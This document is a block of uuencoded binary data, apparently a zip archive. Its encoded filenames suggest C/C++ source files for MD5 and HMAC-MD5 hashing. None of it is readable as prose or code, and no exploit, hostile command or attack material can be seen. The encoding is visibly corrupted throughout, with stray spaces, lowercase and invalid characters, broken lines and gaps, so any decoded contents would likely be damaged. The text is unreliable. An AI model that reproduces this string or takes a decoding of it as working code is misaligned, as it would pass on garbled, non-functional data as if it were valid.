M.#]' [Y[X*:N?^AYM^E':R%H84AS,Q_`\$G[CFUC"MTPYBRZ;W@+AH'?>KR>1L
M.WAP4*'K'@3ZFX1<H60(\$: \$I&CN_?W4'>PN>LM)+OJI2;"S9G./2KFU*F" [,
M<.MU%'IR+'XNB,'0H?+[AAN:A'\IDDS,G6VQ?/4:*-@!;JB6T600:*H)_&_
MT]2Z)J2DBDT1<G^Z["03%TOX'(TPX9T7\3#9+K[C-7XP7P>3R6'\>U9-^-`W
M5\ /KP=-T:&9W0_,X?>@T&7PVHZD?[[TQMY/AT#S<FNN[P>33L\$?/38;T1(L:
M#?M&%/#8'___,=L.)Z9Q^'D\@V' [FK9S-X?'3UP=7]T-P/OD*HPW]<#Q]G
MYNO=<-SM/-`"7T?@:#H;T!NCL?DZ&<U&XT],D4:*)Z-/=-S-S]W!_,YSPW/&/
M6)Y?-(^#R6PTG'8[X.3+Z*:]K[!/%)R?F:^CV=W#TRSP3_L;C)_-WT;CFYX9
MCIC2!\^/D^\$4(@!/\$S/Z#*:'^'8TOKY_NN&AYBN0&#_,"ML#IS.'E@__EE/
M'NQ@@6[G\W'"(8YG@ZO1_0B+TACT[6@VQB(\+#T0YJ^?[@?8Q]/D\6\$ZI(HO
MB1%4(/7)/HW,\#F5+I_?QH\$2A'QB'P>C*_YN/:.DW9LGA^>**)@Z<W]'`+
MB9\@80W-S?>V>#T;?<?IXU\$L-'WZ/%2A3V<LI/M[,QY>@^/!Y-E,AY,OHVL2
M1;<S&3X.1C@SFOF>3(C,P]C[FX]].D3HR_`+*+</3^)ZV/!G^_0F;.J(21&7P
M"7I'(HW.O)OY.@(#=#+[6M#C=_!%HP7/4*@\WGP++/FSZHGQ&J81F^K![2C
M4=3!U0,)X@H<C9@QL\$)2H9.Z&7P>?!I.L>V@#;RXCLCWS/1Q>#VB?^!["*"
M_%Y\$'Y/Z^Q.=)CY0*F:'8^7=D4KJT9%%DM:-O;)@]7TK/6\6W]-\$5I#[ARGI
M'9:9#0PSC;^OAO3X9#B&S-BV!M?73Q/8&3U!;X"?Z1,L;S3FD^EV:,]LW*/
MC;<N%K:Y'8SNGR8'VH:E'R!&HLE:%TXEJ-OTHL>J8\$:W6.SZ3L_0M(SXV=SA
M/*Z&>QP\VS\$KDC@6`AGP.5*Y/"@)%::Z.[Z/BTWR*T<N)\C5!GKH3F:Z!IS3
M2A5WQB@!'SZ3+QX#%FD4=*+/&CN7B+Y9L44(5^34#()&5_QTNE##Z00?=%Y
M%20P4H&K78A/DAQJ[D[]!I4FN/B]INQ\$X)%,'.(HJN'[5`A43)<4:(1JE;U
M-+H;&QK7OCC9W`KTE=^J2K3?U<"H,)E<Q\$U;0CJ<2+EDQ=LCKL/K&_T#R9R
M>XN^T=8.-2?#]5FY;J/3CL`1KW:G'3.'?J>@KAF>YES\$CHL5\$W)IK,PP#_02"
M8/^S@!K.D`?D6@XS VX+3)QX8X@E\$WFLM;0Z^Z\$G!'Y(* (YQ(; \$R!3' \$\$GA
M';`m<>\$^!QIR\H`&20R)Y2P.O"T^V]"K'T!_2\T(/\$;EF':!'X8'_WFE^;L
M-KHVU3KYRW#7LW7>'IF;NW\$Z`5H='UD]=@V[F3=W+:39S!F>1E7--=1&Y@.]7
MMN6]:<4+FO#WX?7&(NONGI!"WA3616]/X4:7R]A@-9H:#[>DX"_ (ACP'(/7D<
M<!FNFFB_DJO(&4[^JE4`NA\$8S^:0\;_1C"?6BMI>KA5=2(5Y"/C^V4J+FP
M?RKDQWK>3'FT!EE.D_:C&U\$_M9'H)>7%T/WO`6<AL/];\$7K_`^:_X(LX-&-%
M%8=XBH6*.*>>>A!KIT2S+8T8E<6.78E-R.1-\`EIIDOK[;F25J3MCWO.OTE
MFH3\$688!Y2S]9K5TSA.<>"]EI/+ (ZVA7=B4#0-@GW*@U=)#+S&_&7WIZ1
MDXV;MH\$?OKY`*J+7:@=7TX=[X]3[YQAO7()]^J&J8:@=]_Q^^T_OVKA^9R;Z3
M:((3QPJ;T4(DWCV?(23T%EFH2OF<[C]></\$N9J7OIVO6NRTEB]QG:X;9/8_
M1GA?M=G?26Y?I6DEHR>OWSVLN*6C39AF0>YD.ZJD[KAB0ET_;E`CU>-Z173I
MZRAS>H5+6@/L\$V@&;%`Z/L%>/C&E9*-S6N(S6[<^?DYSDM=W4J7>];P&Q+"
M1LG=,<5TG5M?HA,I]CAQ7/_P+"?+6^O['EA9\$+[U':1_6'3'HLN0SK4^^;
M[A(VE;_FTM%9<RW'(Y44GBRG7RO@Y';KG<[@)S3D`3N^E*\$O?HE4UM\K>2YV
MQ7*76V_X%#GGN["63#(U/+#%)I1][SUM2!C_B?2^G?4H>.!1]BGD]O.SN@X
M#8WKN(M0L<-J?R6&S%VR^&9+=8Y_D6D7NB,/A9GM8'I%_EO/?`"Z*].,? \,
M(QSYID>_\2E_HK;EY3FL;2(?,(KA_*-=JZ:L@DI4WS67##A*HF_(AQ^44/H
M]96QBTJH9UP6U#<G)\2_EB/4?N1>&HV^\XU5B@L2S[@/*KP'E/!'6KQD5,MW
M87B&.G%,WI>GQ%.\^7%?_]=]"0CHKPP=^5TA@.%'?UG(T1)JM-_4\$!#!!0`
M`@`(`\VB@4!\$YY&;G@`\$`\$,#`''/'`''`4S0N<#8X+V=L;V)A;"YHA9+-;MLP
M\$(30`00."_22&*E=I[GEE`9V:\`H`UD]]%30UDHB2NT*Y*J"WKY+Q8IUZ,^-
M)&;G(V>X6L#6<P/9]AG6'^_7L%BE29JL@O!Y?_CTM%]^@?>0'9^RS19D:#&`
MH0+.3\$5,24B3Z!+=L@/^?>S1%`S9TKX(004\$`8F!`L.<XRN2&NI4;U:5KK
MT\$7/HVI;]Z`=E1V>Q3&!\U35("JUG8:5;JI9IDNM@R<YQKWMH\$S^]U(Q=8&DZ
M-U(_1(X5J\$T`8@'C/)IBB)'3(D6I)2R@MU+#_4VI3-56[>!FGRSI:DVAE%
MSUZ'Y^2UGB(5MIP".>R^YIOL@M'DH\$)";_0LB514\$QTA,1%)'04;!60=*Z-
MA\7%X?%B^\$UW]S,[Z1E.@R#T[(L_`V@37D!IK\`-SIX>94\F=_Y^58XU[<GIX
MG+?^8[\YF##6Z(%MC\$)'='>:^[G,<UDYL2_4(/>*29\$]55V%\$S\ (S>T]2N<I
MC!_'V2!WP+KTO0WZMR26.BD,'3:M#*-LZE%+_N!(^\$FRF'_H=BD"_@/U<WM
MU/9O4\$!#!!0`@`(`\JE@4!VK/V\$0@,'',*''`3''`4S0N<#8X+VAM86-?
M;60U+F-P<+55;60;,!#&G\$#&P]'!2%*O2;HF'^JF,#K*1BF#LD&A=\$&QE5C\$
MEH(E)V5E_WUWLA._9BU;ZP]I)3WWHGN>.PWZ<!ZK"*[.S^!P-#R"_J#3[K3?

M">F%B<_A1!M?J(/@M+(7BGEM,Q9R6=[<6X9JSL*#8*^X&?ECN)-I#_J==A\S
M2*1GA)+'\$\$3,F^\$Y;ML\ [I3P.^TOEY_.9I>?Q]U.NY5 (+9:2^^`%+.Z#X0_&
M@=:@#VLEI.\$Q&^4^,PPP'\XB>Y\6GECD+.02T2W"X[]+\$X!:U.&5&"O^Z\$`U
M!DM,P*41'J/, "9.' PD5SIU&E8"^6')M>F3KL3#S@.D.Q9US6`C<\T% (:_S4
M:4/V88EF9]^OP5.2;NOF)Z4`L)J)-?-O)N-;EPXQC)`2H^"FCQS"A]SP [Y^M
M#5Q_N_+A7N`5R>V+;0>[TU.5]%1B7B,]]2KIF=7-:');*"Y1+@IKJN?"AA8:
M0B67I)B`29@<P?S1<`TQUQQM+*&(FY*V\6^O%!5]=#,EP2G:]N")6J*:Z(9T
M^QG//+B-* (1)E<)TWQ.DYS8C?JRQ%WB*<5+=9QGLLC@7DH5=LW)@Z[@.I%),
ML6YNXY&]X!1&D\+Q[Z (;FA(%3K&%8#,1P,1,ZH6*(RRT6F&YQ8H?%^\$E4ZKS
M!0G"2L\$IK(5=4)?T>CO-[P,><[@@6I%-:<FD&Y1`Y(D0E*8%#!\^3I#Q-<?2
M^J0!(R*N2S:J;C/VGK%ATK?Y;NSL%)MS:I!UK`SWT+)H,"B7%`<>BPUU%D;\$
MA:+IG8I64J?IDA8C`J%BN]GD<&#H@!:_.(ZT=*<HCQRK:EA5QT;JCN>.=VFN
M`%2-P-+=B%&ZRG8HV6K9*M^Q,.'ERZ%\H"NF0Q?SR>0(?_?W;:_5M)J.37\$+
M/Z>6U28]I[-K@QE[95`OD/2:QU;#Z1A&55:(JW=Q-N)[;L/HLO,<ATN&L?<;
MG:~/2R5=(BVE=B[^9\$9EW9TL=3BBWHJZT_INWY7E7^6]**WFB\$S,5>O94+^/L
MG:[/H?29Q%G44!YTM<"RZ`"2-96C?KL=I*2/SUN0<BC]MR-%E4DI<[]4)_W
MM*GI:)] [LIS@ (Y:\$1A,M_Z2N@`\$7_\DC5C`O"/;7`U!+'P04``(```!SI(%`
M7I>ZEJH,``!-*0``#@````%,T+G`V."]M9#4N8W!PQ5KY;]M&%OZY`O0_#+Q`
M(<6*PSEXU4D6KA/'!M(V2%Q@L=YL,>0,;382*8B4XZ3`W[YO#I)#69.FW6W7
M"!S-\;UYW[OFD!\]0&>;>H5>GYTB3`E&#QY-)]/)HP?HFV?AZ=\$I>HA>OSE!
MSWC+T1N9;S=E^V&!+JK\:%FH)5L&GXM`XKR6C8MXL0K&J;<K*:30=)IO?ZP
M*:]O6C0[G2.<IO@A6?C\$HM.-Y*T4>MX1.EDNIQ,-;M!&-G)S*\61DONRS&75
M2-36*`?YB%<;57[IFQ04Q?M>[Z1"#Y?;WBEY*TW]6TIX\$-[PUM4MM,)#\$)'
MU99%="V\@1&)#GQZ*;;?6+;/--OIY*2C>X#*"L@OT0ITWY0</BC!=556UZC>
M@.J%W,@J5\V1AM,)C.J>8EOE"C%B!_U\V=0]"6"[XN]DSU;'8K>\+6\E>E]O
MWC4]R^E\$TVRV^8T>T>88T3W0:/A<J`A0Y#ONT\EODD=^[M/]I\A;I6%9I9=F
MZS.YHMJ@J@8):^7\JN5*`;>KW*YT?(EJ" `WBXJ\$FV_R&S`4S\HE2\$%UL1,.
MVM82K%+NSIE.^DD%S.+5![3FF[; ,MTN^0>OM9ETW\@A=M,HE?2@=@!7+YF`Z
M>0]:U-L6R3NE:* ,6*E?KI3(TRLIL>_*RD3PY0U0`G:P"+!<;<&FF02J
M+2\KP`FCPG0([A*&+5CI-*@LZGR[ZJRB8N(1K-OQ..I3<#KY6UGERZV`Z+Y>
MUAE?'MT<N)TK\$>H>FZU5TX+"C38\$./X2U&_@\PIM@"+H-DC^FY`%=*`W&*/8
M;1*\$B=NF"(_&2+N.-2=T&T2E+I-0#.W#>C`:5.,W&\$*BV.W#?#(;0.<.FV&
MD30,`.Y*9P!WE6,`QXI\H^R>H]NZ%&,SO7K]W>5W/[R\>'.)9K/O+[Z]9.B*
MO5V@;=64U\JU\$*0;=!6QM/_Y\5C.\RJOP2.#!#`U"!DC`RR0D?K`D5E6[3UI
MS^1>:??!G=A/2@../ZSD*H=B.V+XZCN0]_SU`O4?/D=(UN/&`#M\$=\$+&2O]
MZN39LXMO7RACHB?H)T4PN\$N"!?KO_FDY"_3_E#.=_)L4_)L@5XLT+FN^A>Z
MD&>\`5.HJMOM&TV7E5V@GLWN%@@JZ<<Y&`=V-T=?HMF`^1S]#,U?3?/C?#X?
M`"_V`#Y:P`?`^GK,.`<!,/_?:@`U^Z,[Z\`*`9<;5Y)] [<9HB1,+)Y? ,?7CX_
MNX0R`YZ&FG>`EK)H486RLKU`SP&H!:I.Z<>/T:RR6D/SZ5,TH^2AZNK7.E/V
M5`8]7QB37J"V2UZ[P:C2!]6N\$@W" "P2G%6JF,E#C=6T+KMI9)%1D4-9LH5R(
M4H_`-@W[P"V49JCG>;U:;PWDGH_.9GR!L@7*%T@L\$!/H8)U\CGY"_X*I,SY'
MAT_0&5#)Y@LTR]40`>0.D>(&OW4JSV<`.>X13T;&G\$S\$7H)JY,P-D@D#31K\X
M\$?#B<]1Y\5>I<W[^.>J<_U7J7%Q\CCH7?[8ZW>\$<*B,\$&U^6`TUHH:_E=0FA
MRRLL]6J_E1@`LT`LX4JFC\$D>5?*_.3JV\:[M0-#49\$!<@#LVFDR]4@3Z]_`=Z
M8&?.D?;#:]MNC=8%UW8\?)I#QK17@:K\$.WU8]07':C9(>%ES`8>[:RAA8Q(*
M9@X?H)Z2[PA7Y5\ :X<%=%+.0T`??[YEBUKJ312YXEJ3[IA`S)4TR+O)"[IM"
MS10<4!*R.(IKNVS99V_0]NU4+G?F_I('9['U%O9NV%\U+K.(Z!<R0<_1KM
M&S@`PCFVfV\6,#5'KV+/SHZB]QSXO=%FGPL7`"W"B5_LG`/*"NK58C1==UG6
M8PCLSV;TI:SF+F0IJ^OV1AU6=&\$Z:,8"U*XO)*24.N"""+WS:3&GNGK".7F[
MRL`^(" [H#:#`52UOQ)]\$@T&?`U&QX;9['YDPGY`U5X6W-&S^;"M9VS"&PY
MGL?``[9.D\M*F=,=?;3Y4;3-T@<<?&+V7'(>'QWL2">]?!"B0M-/=V@NX@S\$>
M&D,,M(8S*5Q45NH"T98K%9QPAZDA\+*E[!--T1S6>-)GNM#U7#VT^3ZT]K\
MRU[G;%O`->]*:P""W7Z&C:9.W+&1-F@V&R?>`NU(M\$S5CCPK4:_7,2JAID84
M#-UIK;N4(8P`/KW*EQIU5;ZU\KL0,D7J%_5++AN5<*7MM3;]6FL%`^_H*[FDJ
M+4UX&R..[/1[K-2KLS#Q;!@]+.<[A0=V(J?D/U<`E+V59E_]M_7#W)1-F>F>
M;:#,?)2;NOS8W=%]1>9,K:]KS+AH&\$%7.`J[4VO&96=G75U*/KG?>"7=VX7&
M^JC\O4K>`M\O-5V=\$:,R\X;?>M+?7LEFJFNQDZ(+E#A%Y!7L:NH1`\$Y_860+
MU)!>?Z1\$%3I=K+(;*0\!OES)'<T@V5LSL_15VB&2="W-#=#@JMP%Z9.ALX
M!\$[6:PF18"OW+).0.E)-\$Q`6\R[\$]\DTQG&-:\:956)ULZBG#<?A@4M.Y0+NY
MB2-`T#]U7((H"8;3+UUEU9_4>_,ZM\HA[7KUX#[5@`QP[*R/LMW,`E>J\47@
M:*B@C>4"T\!W<%31^UF7']ZW')4IYKYMCA5,)?A.[FA]^CG`AK(!<`!X=^@!
M)_<M#*V\;Q%HB;Y%#H76GLM#S[X`J!N2/5%'=1QL^UI=<1"V;CF#B\;HA`N%
MU,IO,%R@CCL11YRS&`RLD"X&IO8PP&"-(0HCDSS.8@A6C2\$.QJQ@8(`A&D,5
MAC`2Q('(#(8ZF%XQKC%48YC"Y#@3N9328)B?#QOX%&&<!P4O#";T\PD`/D`_
MSB/"#2;R\XD&/CRA`8LP-9C8SR<>^!2"16D88(-)`R2@4^4)D&:".N?U,\G
M'?@D&6-%W-D`!UY`.!@(%?'39IE5#F,O(XP`1DD:YB+.K(<P\5+"Q*4I0`&
MA%@0]7+"=.!4B#2)<6KMC9F?S\$W.<%,4IHTFG7NCG%`Z<6)JQ("=&(2+[*#HD
M5L?RQ8M[CM.F(280(RQ)`&`4L8P>TXSD=542SS`,69)0%#IOXH!V69B636E\$H
M0QYV"J<.:<6M;N)9BG3+,IC;F.>!`Y.X<!)1*3`02@L"LYF<!2G`3J,\Q"
MZSE`)S"@9-(.)918CD1ZN?S`\$ZQH\$66VUPAS,\I`3@1+'\$N9%?,0C\GYOB)

MTCB(10>*O)Q, .3.<"B; "0"2Q!<5^3LG`B84AQTQV)D^\G\$RR&\$X\E52F06A!
MJ3_VR, "IR&7!:6&M1P, _IWC@%, 51\$1"16A#V<C(%P'!*!. \$L3VSL4=)EV)!B
MG;/_/S_>'(\6V9'&:, IMBU`7MT-0&I:8XQC\$N^LBBS`M2S%J:(I41'W)HJ\$#
MVJ&I@X3:<B]#F@2Y!45^3GC@Q%DF)6?, @F()S9P8IF0><\$[+R1>3L9UAE, 1
M91G+(EMK:.KG%`R<, IE!AL46Q` (O)Q..AA-)TBR6N<T6AOV<@H&3Y!R3N+!!
MPHB?SQTX"28+&B0V!\GU<C)%5W%2YDL2++IL8<SOIW3@!`'!1\$"MR5GHY60"
MWW**1):FLELI\L=>.`#"!2=QWN4EB_V<R."GG/\$\C*)NI>1^BG4T+R[V^P^9
M23%&4D*Z<&2I`]IQG8XL9L*1\$EX4J2UT8>"`]NW5S.S5&60RY1T(.Z`=FMHV
MS*18GE+>>RSD7D[&"X93%(99F.9V0PJIGQ, =."5%D.=Y:BM`R/R<@H%34<BB
M8+\$MWF`HYX0'3DF8L%`(6Z#"R.^GQ.%4\`26K#OVQEY.)K(, IT*27\$;2)G.8
M>#F9;+%^H@%F%-N(%, O)U, !#"<F@P1C;CE%@9\3<V(O#FDL\$VOR"/LYX8%3
M)B@O"+6!'Q\$_)S)P(ES\$@F3V<A)1OY_2@9/, DDC0M./\$^A3KG[0/GR!^//28
MA[_ , Z2&Z)W=ZJ.X1GWM/_L0M^6YT/[X;78S-3;VQ;USV)5*]7-3JI4/WC>ZR
M\R-TTC1;]<:XE.H; , K4J1ZOMLBW72ZF>5MB^.W/W(G#_ , =HLL^BOT?9U>O<)
M&E:;>UZ6?:0VZE\0@>V/^DT/_GNLD, >H/#Q4G6!19AX\S;)7/[X=/=EHBK/N
MJ4Z_T13FC.:;?XCW(0; (TZ<HF>\%DM\\$XF@_DOXFDK`14CUO=AXV+P2]A\=2
MQIXVWO^#`C;K#, \ACF/W?OWP)SIXL%VI+><^L(/`S7?'XTYPJ_YJ&7SWLWT!
MWYE`S`3EHSUP:D8)<Y/KV[J57Z'7<KWDN40'2OUE7:\/D/IK(I7FE>` ;@>S?
M7)2%V9O:XC[G[S.4F6UZH` .7<_O-/`]ZZIW]L&L`/K"-6<7=W^(J*I, >XCN
M__N1_2R5SK=\N97_2X;J&R`=G`.ST-R&CLX2O9JB^Q]02P, \$%`''`@`[*!
M0.+_SLVR`@`S04`P`'3-"YP-C@O;60U+FB%5%UKVT`0?!?H/RQ^LHTC
M8S<-A#RY, B&&N`F)`P63AK.TLI9(=^+NY-24_O?NJOXF`WXZ[<W-SLR>K]^%
M:VM*N+^.`8?!E.(!N/PS"H-^%Z?AK=`-GD*-*T4)&!4)FK-3C*`Z#/3(VU=K2
M, O?0CCLPN+P<G`U[</\P@K`R"AXPJ2WY=0\F.HD@MJ@`I@TN@E%1A\$%SV(%
MAW:%:22\MY2@=@C>0, +\H`0*M7SGY, "9S+\JB\#KI55:^"IK5I3RPN?*`_DP
MX\$TN:\$\9<5DYWD%HO:>+?<\$4G5-+!/O3\$ATSC(JE84A>MH`TJ**`DK5;4KP0
M8J-)+X%#L9BA19W(YE' , .#=#II+5.I\$31^ZXK@IG=B;8;:E><.6DZ>5\K1"
M>#7VQ>U<AD%CT]5)OEMIXCBRVVI.\SJ3"8OYK?<P^-0\O.\]##XROQ'-;457
MX_:]R, 6J`VV8H9+A:Z^\$UO`\$=8*VX4>6@%;L(F=NDYR#4@LJF`5, =G(=FJR1
M4Z%33!CL0`*)E5Y#I:RGI"Z4A:JVE7\$8P<3+2'97J<4IDFN%P2NK, +4`_"U"
MG32BLBHD:..4X36=A/:%M-S@6<Z&V!NW8(]ES8DND(UZ19I/2:0, YJM-O+TY
M*HKV@E.3U.4V\$[D1?>ZZ=1\$=_@%E>AR9Q]\^:JI^76&*3AOZ\3#`P;#X^3[
M[]PK/, 3Y^=, 5?/YCY@8.[=&W>-QIF+<\B:FUGP_W/\`S6=;G@EX(-+, B[`I0F
MK0L#PU\7Y]`NW(+?\$.O\EJ?6CI82!8_4PJ+.^!+-+SY2QBU(5SR%_`&YZ^8
M?XYG/Z\DBY6A%*9<F6CR.\./^;G;W?#MYF\$&[O8%!M].Y.@`^5JDXW\$-%V@&Z
M=Z+SL\$#: `Y=-D^:7X:CM>\GYX.*I!V](N9F.XF>N`^ .Y?<XD?!FD;F8ZA]0
M2P, \$%`''`@`N5Z0\$`#\3C@+`''`B*`''`T`''`3-"YP-C@O4S0N8W!PW#QK
M=]I(EI_A`/Y#=#>9, !]O\$`<)>DZ;3>Q20'4V#H"6(Q^OQX<A2890(22,)V_1,
M_Z#]EWMO54F47L3I[MVS9_, A@;JW;MWWHR3R\K#5'`3A-G+O5@GYKY-N[X0D
M*TK"GOTE[-I?7B6M9JLY6[DQ":/@+K+6!#XN(TI)'`R3!RNB?;(--L2V?!)1
MQXV3R+W=)2X";%\YV40D77@N, LM++2:&]^A\$3L@H=\$Z)L&2?;G0Y^2"^C2R
M/#+=W`JN34:N3?V8DD\TBMW`)R<=8@\$/"(Q7U&DU;[=LZSFR8@I6R`D`)U@)
M;#BNXGO`GD-<G^U?!2\$PL[(29/C!]3QR2\DFILN-UR&`22ZUV<?)?-9J*OH5
MN50, 0]G5WU`358!@.D]Y83<=>BY0!`XB"P_V:)L8]48?`1\Y8, VTF97)(A:
MS7-MIJNF2<XG!E'(5#%FVF`^4@PRG1O3B:D>\$S)#`PBNU]:6V(&?6, `OC:(@
MBAFWK:8=#P`U`Z\DJ7E>IN(@CXCX@4QTRNHP>J@`1@)\$, KU[0!XI&`;0!, T
M6TW7MVQ[\$UFV2V, X^\, 6I'?)`^X%G(D.LS!)]#.&(V-L2R_[B!P\>=>XH.`"Z
M`R.TFDR+R(ZP:K8;CK/\+0F#`"V#L(@&RPY:!'8`[0B<R>.TJ)^X\$1"+W/@+
ML', %!Z-A\$0XG`P-AX, `N+6`O@:Q#T8]</V78"N`0, `*M!+R)Z0%\#L7I@, #A
MEGW(G`^W, `TP_RS(S`6+X\T:J()7(#]QJPFBT4<:V2[3\$6.=A4Y, =J[M<=?%
M(] \$G+^FS%T8`>OX!8(T&IZUD, ,_%AK"Q29!&7K"5Z87>D_-VZX!O5PHVY\
MZQZL;MVZGIML@;\$(#`S*B#8A4S+0`, ^.`6"R@7<GLHTH&D`F5H5U\G)&/D)%0
M-4RBZ, .7X(@3@!K<&56SU53_/C7`1T=79*B9@Y&BC8DR&J7>#RCIOL%\$`VHS
M;:*;`2(V\$5C6QM.1I@X[K:.`F#T;SH:9?=?, B`^8SHDQD9:6-MI@[];-)A3`GD
MO=3)Y+S5+\$13!Q:)J<PT\UP9S";&%?EEKF2`NC!K-46<, 2QE,)@;RH!O^66N
MJ3.BZG^;7(U5?=9!-H!C7=//#9!'Q47\$FWW4C""0`9I7A*G3//X6_9+AA"E"
M"R9Y4+1='&-`VF&N>JH>H#E>4=<C69&SN.^.\$JF1J3"T, 9H_J4&5LYG^L#
MIBC(YA/0D*:#0C5=Q@:"8, *Q"B(RJKJ#DV)Q&2J@&K2\$*>`@/+&#RJ9ZXQ!
M8SY%\X%4`\EBO#@W5%2FP4D-U7-U, #, +A[>:*9`!Q#`01T>, WCJ7Z`=.#9-
MKVAY<Z;-YC/F#`0, ">)KRHBIL-44>AAI`U4W5?`D, L=_)&&YZ=AR7FE\$`XIS
M2.F&]I_J\$%U]H\$YG(!N8J`1&%49F>"EYF2LDK_-#<T<:ES-J0DA*B:77%M`
M:#0WF?X, [N.9-B\$(M\$`(\`QSKS;57^9"H*\$R5B4\$P]A"IO)H1`2I; %RQ0^=
M3B\$R06BP(_!H4EI31O-4A5E67, =0\$:%U`GY(V9U\$K-LO&(%967=4TBS-G7O
MH9A9+&U^2YEN-2TO@-3(\$EXBU=\^<9?#R!]/41NPO+=OOK=(:_?00&G6+'(
MU+-LR*?F!C>^>M6%9!+\$`2*-=(]Z?5Z+WJONF=@;@7D.7R), KT_+/^M)KD
MD%R;-PFU/!#J>_Q, H612_B&B20J`F!]L8AY2FK^<%J\$B.9EUV4QNTP_0B[Z
M&>KUG?6KZU/RES=O2?V?E-:?\8?3FM\$8.R, PXZ7K.\#3\$ZZW5=\$L1-P!C*\$
MNFPG0;0EY(>_U6^!E!`70)[*W2J3P/RYO?3^A/Y^K/^, `?]BT.7:/-+37]U
MLABIBKZ`\%^, X0, `H7?S-@XE/SYPPQRO?LJMVBK*JQ!DQ-;2UI<77D/5NB6
M<!TW**Q!@UA:&ZVA5X2^JKP<0D.U+"Q[:VA`"FN7K\$GQO<)RXJZ+G&J64SQ'

M<8#]L+`XC.]HXMB%53UQXK*

M!)WG^Z+#X.)1T55@L9_VJO:VJO:VKNI4']<JE>_NXJ`V*^.R;D;0><76E&2
M_C@&XH+=DV0(L71"\:K7BFML`C:7W*XX_)8=[/\$N*I;PEBW1ZG#[?9L(L
MF7A0V6N,[/>(4ASPGX>R<_E>S+8)_J0(=T8TWG@)_KJ6RW"\-V.V64XYD\$.H
MD#PYE31M?MVNN;+T[@\:^C4F`)S+GV3IDW(!'=3K=S=Y:^=-\V2+/MU):DN@
M+-J;G<\$Y'=FN'1A44H/;/:KBB\$5[JHE%WEJJU*?722FU1T4;UW2Y6(D^8-G+
M5;SVKFA@':UO>\L^)*2K<,'3]2=WH)??F[W?_N%*D^^\$\Y?M6\$)PM@B6[6H)
M#O8F#FX2%\$*)SUV/XJ>"A^1^R-0G7EBU1W(C)_[A@B;52\$*2&GC[>_Q;XC<+
M3E3HVR?SPA/\$R7-:>Y^6\;KWQHTE)<8USS[?YXSSXJ?L!RYU"2DW&%66^4<Y
M2UW#!KFL8NM5=G-6(]^3.E[DN:FZ5R^MYOIZX\$%2XF[2S%0F#9\\;.(.ZB)
M1R22HK2+"MP]0C0@&LXEE*K6&(9CS`SST(%NUJ34>4)&^*:'6^4\$LDL+4EO*
MFU"\%.`_0.A^=2YFY@?O8B`W^0B81)QFV>ZK;2VN,[+E8N:(?C)C<`W&'F?
M@5-8:8I^6GE.V<:%:&09AVM!69]0]I3NB(92F=2BE4W?9_@+[SIL?]`N,'7!
M^80`;P_2^ [7W/7'+(^Z@^`LKZ7C&?R"[HC&T./9I-JC%_`?3MY3ZN1OI.%C3
M!_Q_+O#_#\$%[-?PO4IZC]S`C,"R&T8\$1#5IH1B() `OYJUP_7;),2!EYP!^4@
MG=]PM,/_`P2A3&SQS@;PM,#;:<I?T>`/P\$A\&SQ>G[QF+RUGB^RF?>6ESZC
MN/WLT@E)NKZ;M\$M`'+)_GSO(3YD\$[^C@(\+!\,1/.P"S7>R:>YS&C7X,*&=
M/0G@=XNBYC`*+WY"Q@`8Z.CH@/`[0PETC3>-Z9W=@3B#7R#^/MJ,O\06E^B-
MSYANVZ4#CU!`_/A7(>C-0;HCL=GM;GY#OXYO>>ES!=IG1&+LL!M`1*2[68
M6TUU*]\9HL%83"^0Z-?,R/_`\$;19E05K-'NH>4WN%)E^%AK*RR!NA@LB'.4U
MD]]R(PB5-%U&RROSO[M[UJXV<F0_]YYS_X/B&4B;&,<O\C!W,@=L\$]CEX<4D
MF;V\$Z]-V-^")L;UN\$\/,\M]O/22UNEO==B;Y=>10\$LJE4JE4DGU4*(\K_7O
M*UI`\T*8Y",["+*J(XHID#P1_?R_L7:+*\D&YM1Z\^`U)'XNIW<PG@Y<RRRN
M7*\$IEJ`_:0]6BW]3,@G!4*U5#8.[5#U&0%9Z,FV4Y#6_`^@`/XZ[IR^OS@4
M()JRS'MXX`)!C3E_#+' :7>+--_JOR<#9;S]07F0/0-?`03FUNE^*G1/C'V7QT
MH\(*2M+;0_W.KB?JZ_G(9Z(>CO!@!)20.L,0(3(Q@20*L`)RF1XR328#]9?H
MXES`0:2W',SN\$GQ`R-RI7Y]?3"]G5K9AAN`/'60,,:*!_Y0]%(E/)EON5\H
M01M-W#2I00-:+E424:FG%. ,0:LZN(1V*RI#6C(*^?30*!P@8M?0SP9W<
MY3%<-L@D67FH[PP:?MWSBF)S4ZC`'5D8!)5&M3'8P4)60%6-5WG-7R>;:YM-
M*TR/!\$E43@]\$RH.P)K"H:"M.60U4W#(7L31KV1C8G@@,4%TUFMD/,("D'LU
MPZZF>I)!QQN5VF^%\$O/9)<B43<#WX*"8L)I)"IY>6&E84>.L#*_]5_5JC`A5
M1:%J\/:5YU?3-*S)&O[KG;?UX>!UK'E=%@XK;]X.*T\$E34-FV^G885)R."8
MA-57?X6\$&30\$@LG5#9#9['PMH80+?XKW^H6-7G/#;VZ\$^%S^7E2*`F3S4E,
M*)YA1(L8`*->-GQ:`_5ONM(^<V!KR6/M!(&G3D[:U6/OA\$,V,!A#Q[-@<\$M/
M5&OQ>H=' /4REQ0[3_ ;.#@U[G`KFC9:^&'&?4&GZ;-#\ .O<[#FEX;VF(!TCSP
MQI]&B]O(A)"-?I27LLQ9T-62[92%@@6RJ/2[Z40]"=_&EVC@UB_[P>#^YM^
MWS%,M9?O`"9M?BIKG(]=L"%:V7&U77>Q+4X'<[P]I/*P*39\FM\(+SB;F.[4
MV/ZG8.*/KEE"YGA6HU'+`*/=K4U;=68_VGS])_63&K+#O@0N0Y70T=L6%[TM
M8M]8@EGA`#J"/_+;B%\$*N!T(U(L(I/H):I?U`N,X\$1S7WE,QUIC<X\OQ6`2C
M9_85P`D:TZ8731'7!KH9<QE8V=T'(LNQFXG]K;[TA,AKX[2/KA.\G;<<=&C&
MA,TC/X<?TR?7T+)1,^&ZG(`*X<).%Y#1FD@*C(GAFNKF#F#LGV:85/<5)!T
M,MPS7.IS^YT2K7+@[]Y5B[O2;\,'LM%)DBT8')>2A^.`J'+37-<&VX+(CE:T
M(T^,V6S#O1DA=66V6.<6K\<R)#.KKENS-BN)&0!Y:-V/9T=M,<.]4U;'?1@W
MH_-@J\$ZBCM9H2;H@I_G+L^OK4"TS/GMHQ3-W"+O1@9QTF3;I<0UY2J8_I# :J
M2DU=5`W36R+,CH%\[EB-8>DVBF96OU!7'KJ*JN6+G*WVQ9L7J`;R;#C2VVC3
MPBHE/8@7]9HQCN]'X1M[;[PIVG="1TV\$8GQ0.]U`A<<6]:HSI-,WH:G%FPG_
